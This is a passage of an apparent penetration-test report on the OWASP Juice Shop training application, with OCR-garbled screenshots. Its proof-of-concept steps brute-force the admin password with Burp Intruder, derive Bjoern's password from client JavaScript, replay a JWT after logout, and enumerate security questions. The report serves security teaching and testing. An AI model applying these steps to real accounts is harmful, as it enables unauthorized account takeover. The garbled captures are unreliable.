
- Enforce strong password policies:
 - Minimum password length (at least 12 characters).
 - Require a mix of uppercase, lowercase, numbers, and special characters.
- Validate passwords against known breached password lists.
- Implement account lockout after multiple failed login attempts.
- Educate users about creating strong passwords.
- Enable Multi-Factor Authentication (MFA) for critical accounts.

- **Poc:**

1. Navigate to the Juice Shop homepage.



2. Click on a product Apple Juice.
3. Scroll down to the "Reviews" section and copy admin email.
4. Go to the login page and enter the admin email.



5. intercept the request by burp suite.

6. Send the intercepted request to Intruder, Set the **attack type** to Sniper, Highlight only the password field as the attack position, Load a **custom password list** then Start the attack.

The screenshot shows the "Sniper attack" interface with several highlighted features:

- Sniper attack** button (top left, red box)
- Start attack** button (top right, red box)
- Payloads** section (top right):
 - Payload position: All payload positions
 - Payload type: Simple list (red box)
 - Payload count: 100
 - Request count: 100
- Payload configuration** section (middle right):
 - Paste: cisco (red box)
 - Load... (dropdown menu)
 - Remove
 - Clear
 - Duplicate
 - Add: Enter a new item (text input)
 - Add from list... (button)
- Payload processing** section (bottom right):
 - Add (button)
 - Enabled (checkbox)
 - Rule (button)
 - Edit (button)
 - Remove (button)
 - Up (button)
 - Down (button)
- Code Editor** (bottom left):

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: _ga=GA1.1.1111111111.1611111111; _gid=GA1.1.1111111111.1611111111
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/115.36
Accept: */*
Accept-Language: en-US,en-QA;q=0.9
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="1"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64" AppleWebkit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/115.36
Accept-Application/Json, text/plain, */*
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Dest: origin
Sec-Fetch-Mode: cors
Sec-Fetch-Site: empty
Referer: https://juice-shop.herokuapp.com/
Bp_Privacy: 1
Connection: keep-alive
("email":"admin@juice-shop.com","password":"$6056")
```

Results | Positions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload	Status code	Response received ^	Error	Timeout	Length	Comment
46	1q2w3e4r5t	401	93			925	
49	1qazsw2	401	93			925	
21		401	95			925	
28	123123	401	95			925	
41	redhat	401	95			917	
20	admin@	401	99			929	
30	1234567890	401	99			917	
44	1q2w3e4r5t	401	99			921	
47	admin123	300	99			1697	
37	topr	401	101			933	
0		401	102			929	
39	1q2w3e	401	102			925	
11	123	401	105			933	
15	root23	401	105			917	
1	PublicHealthPlease	401	106			929	
8	12345	401	106			929	
27	1q2w3e4r	401	107			941	
48	changeme	401	110			921	
29	admin	401	111			917	
3	@	401	112			921	
5	password	401	113			917	
10	p@ssw0rd	401	113			933	

Request Response



Pretty Raw Hex

0: Sec-Lu-Us-Mobile: 0
1: Accept: application/json, text/plain, */*
2: Content-Type: application/json
3: Origin: https://shop-herokumpp.com
4: Fetch-Site: https://origin
5: Sec-Fetch-Mode: cors
6: Sec-Fetch-Dest: empty
7: Host: shop-herokumpp.com
8: Accept-Encoding: gzip, deflate, br
9: Priority: u1, i
10: Connection: keep-alive

```
  "result": "admin@1q2w3e4r5t",  
  "password": "1qazsw2"  
}
```

Activate Windows

7. A status code **200 OK** indicates a successful login.



8. Logged in successfully as admin.

HIGH

2. Login Bjoern

- **Description:**

The application fails to properly validate user credentials during login. This flaw allows an attacker to gain unauthorized access to user accounts (e.g., "bjoern") by using weak, hardcoded, or guessed credentials. The issue may stem from insecure password handling, flawed authentication logic, or missing protections like account lockout.

- **Impact:**

In this scenario, full account takeover (e.g., of user Bjoern) could be achieved by an attacker, resulting in:

- Access to sensitive user data or administrative features.
- Potential for lateral movement and privilege escalation.
- Violations of user privacy and data integrity

- **Resources:**

- [OWASP - Broken Authentication](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

- Ensure passwords are required and verified through secure, rate-limited login logic.
- Enforce multi-factor authentication (MFA) for sensitive accounts.
- Store passwords using strong hashing (e.g., bcrypt, scrypt).
- Protect login endpoints with brute-force mitigation (rate-limiting, CAPTCHA).
- Regularly audit for weak or test credentials (e.g., bjoern:bjoern, admin:admin).

- **Poc:**

1. Access the admin interface by typing the URL /administration and copy user:
bjoern.kimminich@gmail.com

The screenshot shows a web browser window for the OWASP Juice Shop application at the URL `juice-shop.herokuapp.com/#/administration`. The title bar of the browser says "juice-shop.herokuapp.com/#/administration". The main content area is titled "Administration" and contains a section titled "Registered Users". A red arrow points from the left towards the user "bjoern.kimminich@gmail.com", which is highlighted with a red rectangular border. The list of registered users includes:

User Email	Action (Edit icon)
admin@juice-sh.op	edit
jim@juice-sh.op	edit
bender@juice-sh.op	edit
bjoern.kimminich@gmail.com	edit
ciso@juice-sh.op	edit
support@juice-sh.op	edit
morty@juice-sh.op	edit
mc.safesearch@juice-sh.op	edit
J12934@juice-sh.op	edit
wurstbrot@juice-sh.op	edit

2. Open **Inspect > Sources** and locate main.js

The screenshot shows the 'Administration' section of the SP Juice Shop application. On the left, there's a sidebar with 'Registered Users' and a list of email addresses: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, and morty@juice-sh.op. A context menu is open at the bottom of the user list, listing options like Back, Refresh, Save as, Print, Send tab to your devices, Create QR Code for this page, Read aloud, Translate to English, Open in sidebar, Add page to Collections, Screenshot, View page source, and Inspect. The 'Inspect' option is highlighted with a red box and a red arrow pointing to it.

3. Search for the keyword **oauth** to find references to authentication logic or tokens.

The screenshot shows the Chrome DevTools Sources tab for the file 'main.js'. The search bar at the bottom has 'oauth' typed into it. Several lines of code containing the word 'oauth' are highlighted with red boxes and arrows. The 'Sourcemap' tab is selected, and the right panel shows the Call Stack and other developer tools.

4. Open the **Console** tab and execute the necessary JavaScript snippet (retrieved from main.js) to simulate or force a login.

4.1. Split the string into an array of characters

```
['b', 'j', 'o', 'e', 'r', 'n', '!', 'k', 'i', 'm', 'm', 'i', 'n', 'i', 'c', 'h', '@', 'g', 'm', 'a', 'i', 'l', '!', 'c', 'o', 'm']
```

4.2. Reverse the array

```
['m', 'o', 'c', '!', 'l', 'i', 'a', 'm', 'g', '@', 'h', 'c', 'i', 'n', 'i', 'm', 'i', 'k', '!', 'n', 'r', 'e', 'o', 'j', 'b']
```

4.3. Join the characters back into a string

```
'moc.liamg@hciniimmik.nreobj'
```


4.4. Encode the reversed string in Base64 using btoa()

```
'bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvaml='
```

The screenshot shows a browser window with the URL `juice-shop.herokuapp.com/#administration`. The developer tools console tab is selected. The code entered in the console is as follows:

```
> "bjoern.kimminich@gmail.com".split("")  
< [26] ['b', 'j', 'o', 'e', 'r', 'n', '!', 'k', 'i', 'm', 'm', 'i', 'n', 'i', 'c', 'h', '@', 'g', 'm', 'a', 'i', 'l', '!', 'c', 'o', 'm']  
> "bjoern.kimminich@gmail.com".split("").reverse()  
< [26] ['m', 'o', 'c', '!', 'l', 'i', 'a', 'm', 'g', '@', 'h', 'c', 'i', 'n', 'i', 'm', 'i', 'k', '!', 'n', 'r', 'e', 'o', 'j', 'b']  
> "bjoern.kimminich@gmail.com".split("").reverse().join("")  
< 'moc.liamg@hciniimmik.nreobj'  
> window.btoa("bjoern.kimminich@gmail.com".split("").reverse().join(""))  
< 'bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvaml='  
>
```

5. Attempt to log in using bjoern.kimminich@gmail.com and guessed password '
`bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvaml=`'.



6. The application grants access to the protected " `bjoern` " account.

MEDIUM

3. Session Token Not Invalidated on Logout

- **Description:**

The Juice Shop application fails to properly invalidate session tokens on logout. Although clicking the logout button clears the token from the browser's local storage, the token itself remains valid and accepted by the server. This allows a previously issued token to continue functioning even after the user has "logged out."

This presents a significant security flaw, as any attacker who gains access to the token—before or after logout—can reuse it to impersonate the user indefinitely until the token naturally expires.

- **Impact:**

In this scenario, the penetration tester found that logging out does not invalidate the session token. This means the tester could continue using the same token to access the application even after logging out. As a result, any stolen or leaked tokens remain usable, allowing attackers to maintain unauthorized access. This breaks session integrity and confidentiality, and poses a serious risk if high-privilege accounts (like admin users) are affected.

- **Resources:**

- [OWASP Top 10: A07 – 2021: Identification and Authentication Failures](#)
- [OWASP Session Management Cheat Sheet](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

- Implement Server-side Session Invalidations.
- Use Short-lived Access Tokens with Refresh Tokens.

- **Poc:**

1. Login using valid credentials on Juice Shop.



2. click on reviews. Capture the JWT Token from the browser's Developer Tools:

- Press F12, go to the Application tab.
- Under Local Storage, copy the value of the token key.

The screenshot shows the 'LocalStorage' tab in the developer tools. It lists a single item: 'token' with a value of 'eyBeAKAxKvGLChbgODus0NzN9...'. This is the token we need to capture.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
token	eyBeAKAxKvGLChbgODus0NzN9...mycGSpXxMoLswVNZNwzGf9t9...	demo.juice...	/	Wed, 14 May 2025...	734	false	false	None	Wed, 14 May 2025...

3. Log out by clicking the logout button in the application. This should clear the token from local storage.

The screenshot shows the user profile menu with a 'Logout' option highlighted. After logging out, the token should no longer be present in the local storage.

4. From history in burp suite send whoami request to repeater.

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A red arrow points from the top of the list to the selected item in the details pane.

Request

```

1: GET /rest/user/whoami HTTP/2
2: Host: demo.owasp-juice.shop
3: Cookie: language=en; welcome_banner_status=dismiss; cookieconsent_status=dismiss;
    continueCode=3nYtSetqco3j1Tn0dx19t0PUtKj8iavtREnZ8l1fFyD0utHMKcABewC0NTkHmB05;
    tokens
    eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXM10jZdWnJZNzNiIwiZGF0YSI6eyJpZC16MjYsInV
    ZXNzNiIiLCJ1aWQiOiJ1Iiwib3MvIiJhbwIiJtYwZvElnuBnpPc5jB20LLCwYXNzdiYzC16ImlwIiLzTlKjcsZ0MoZm
    jZGZKXNzFhWnR0TAY4iJmZn0aXZ1ipcnVLCjcmhdGVwXO010iyMD11LT11Tz11TE01DEw0jM2011SLjA0NSA
    611isInrBy22zbpdvJbwFhzS16119pm3N1dMvCh1BgJL21YWhdyc91covYwRz2R12mf1bHouc32nlwlw0d9
    0cfNvY3J1dc1611sim1z0Wn0axXZ1ipcnVLCjcmhdGVwXO010iyMD11LT11Tz11TE01DEw0jM2011SLjA0NSA
    rMDAAMDA1LC1jGRhdGVwXQ010iyMD11LT11Tz11TE01DEw0jA0U0j1E0CArMDA0MDA1LCjXwIdVwXQ010m5
    1bgx9LCjpxYX010jE3N0cyM1y00tV9jMVMqUTVayqmdYLBSaJeu757bCavMc1JU0cZxBR5yFBBAu3e_dZ3U
    1sjFapWJRFSDsCBH4FRDLgqg3VXBH26x4ePmkqcgD456xeukvu4ptfNyugzfeuJefB1DhrnZp6s
    PT0ye15Rfb6sTr2-50bcKvXA
  
```

Response

```

1: HTTP/2 200 OK
2: Access-Control-Allow-Origin: *
3: Content-Length: 120
4: Content-Type: application/json; charset=utf-8
5: Date: Wed, 14 May 2025 12:42:52 GMT
6: Etag: W/78-e54NL17Gc6rV1K1f1Jgh7LIMA"
7: Feature-Policy: payment 'self'
  
```

5. From history in burp suite send whoami request to repeater. Reuse the Token:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A red arrow points from the 'Request' pane to the 'Response' pane.

Request

```

1: GET /rest/user/whoami HTTP/2
2: Host: demo.owasp-juice.shop
3: Cookie: language=en; welcome_banner_status=dismiss; cookieconsent_status=dismiss;
    continueCode=3nYtSetqco3j1Tn0dx19t0PUtKj8iavtREnZ8l1fFyD0utHMKcABewC0NTkHmB05;
    tokens
    eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXM10jZdWnJZNzNiIwiZGF0YSI6eyJpZC16MjYsInV
    ZXNzNiIiLCJ1aWQiOiJ1Iiwib3MvIiJhbwIiJtYwZvElnuBnpPc5jB20LLCwYXNzdiYzC16ImlwIiLzTlKjcsZ0MoZm
    jZGZKXNzFhWnR0TAY4iJmZn0aXZ1ipcnVLCjcmhdGVwXO010iyMD11LT11Tz11TE01DEw0jM2011SLjA0NSA
    611isInrBy22zbpdvJbwFhzS16119pm3N1dMvCh1BgJL21YWhdyc91covYwRz2R12mf1bHouc32nlwlw0d9
    0cfNvY3J1dc1611sim1z0Wn0axXZ1ipcnVLCjcmhdGVwXO010iyMD11LT11Tz11TE01DEw0jM2011SLjA0NSA
    rMDAAMDA1LC1jGRhdGVwXQ010iyMD11LT11Tz11TE01DEw0jA0U0j1E0CArMDA0MDA1LCjXwIdVwXQ010m5
    1bgx9LCjpxYX010jE3N0cyM1y00tV9jMVMqUTVayqmdYLBSaJeu757bCavMc1JU0cZxBR5yFBBAu3e_dZ3U
    1sjFapWJRFSDsCBH4FRDLgqg3VXBH26x4ePmkqcgD456xeukvu4ptfNyugzfeuJefB1DhrnZp6s
    PT0ye15Rfb6sTr2-50bcKvXA
  
```

Response

```

1: HTTP/2 200 OK
2: Access-Control-Allow-Origin: *
3: Content-Length: 120
4: Content-Type: application/json; charset=utf-8
5: Date: Wed, 14 May 2025 12:42:52 GMT
6: Etag: W/78-e54NL17Gc6rV1K1f1Jgh7LIMA"
7: Feature-Policy: payment 'self'
  
```

A red box highlights the JSON response body, which contains user data:

```

{
  "user": {
    "id": 26,
    "email": "mafdy@gmail.com",
    "lastLoginIp": "",
    "profileImage": "/assets/public/images/uploads/default.svg"
  }
}
  
```

- Open a tool like Postman, curl, or Burp Suite.
- Send a request to an authenticated endpoint with the copied token in the header:
- The server accepts the request, proving the session is still active and retrieved user data.

LOW

4. Insecure Password Reset Functionality

- **Description:**

The password reset functionality leaks sensitive information about users, including their security questions, allowing attackers to guess answers based on publicly available data and reset user passwords without authorization.

In this case, querying the "Forgot Password" endpoint with admin's email reveals his security question: "Mother's maiden name?"

This opens the door to **user enumeration** and **account takeover** through social engineering and open-source intelligence (OSINT).

- **Impact:**

In this scenario, the penetration tester was able to enumerate registered users and view their security questions during the password reset process. This exposed sensitive personal information, making it possible to reset user passwords by guessing or researching the security answers, leading to unauthorized account access.


- **Resources:**

➤ [How to find and exploit information disclosure vulnerabilities | Web Security Academy](#)

- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Access login page.



3. Navigate to the “Forgot Password” page on Juice Shop.



4. Enter an email if it exists and you press to enter the answer you will see the question.



INFORMATIONAL

5. Outdated Data Exposure

- **Description:**

This vulnerability stems from poor cleanup of deprecated features, leaving behind remnants of old functionality that should have been entirely removed. In this case, the Juice Shop previously accepted cryptocurrency donations via Bitcoin, Dash, and Ether. Although these options were later discontinued, traces of their routes or references remain accessible due to incomplete code cleanup and misconfigured allowlists. The Angular framework did not fully eliminate the references during compilation, resulting in hidden but functional links that can still be manually triggered.

- **Impact:**

In this scenario, the penetration tester found that deprecated internal routes referencing legacy donation addresses for Bitcoin, Dash, and Ether are still accessible via outdated allowlist entries or forgotten routes. This can be used to:

- Discover legacy or deprecated functionality that may still be active.
- Identify weak points in Angular route handling or front-end obfuscation.
- Access features the developers intended to remove.
- Spot poor software maintenance practices and misconfigurations.

- **Resources:**


- [A04 Insecure Design - OWASP Top 10:2021](#)

- **Vulnerability Location:**


<http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Open DevTools
3. Go to Main.js and search for the redirect



4. Keep filtering the results till you find something relevant to Redirect

```
showBitcoinQrCode() {
  this.dialog.open(le, {
    data: {
      data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      url: "./redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
      title: "TITLE_BITCOIN_ADDRESS"
    }
  })
}
```

5. Take the Url and paste it and see where it leads you to!

localhost:3000/redirect?url=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

https://www.blockchain.com/explorer/addresses/btc/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

1AbKf-8DRZm

Base58 (P2PKH)

Bitcoin Address
1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm

Bitcoin Balance
0.00005997 • \$5.68

Wallet Chart

Summary

This address has transacted 8 times on the Bitcoin blockchain. It has received a total of 0.01314446 BTC \$1,245.54 and has sent a total of 0.01308449 BTC \$1,239.86. The current value of this address is 0.00005997 BTC \$5.68.

Total Received 0.01314446 BTC

Total Sent 0.01308449 BTC

INFORMATIONAL

6. Mass Notification Dismiss

- **Description:**

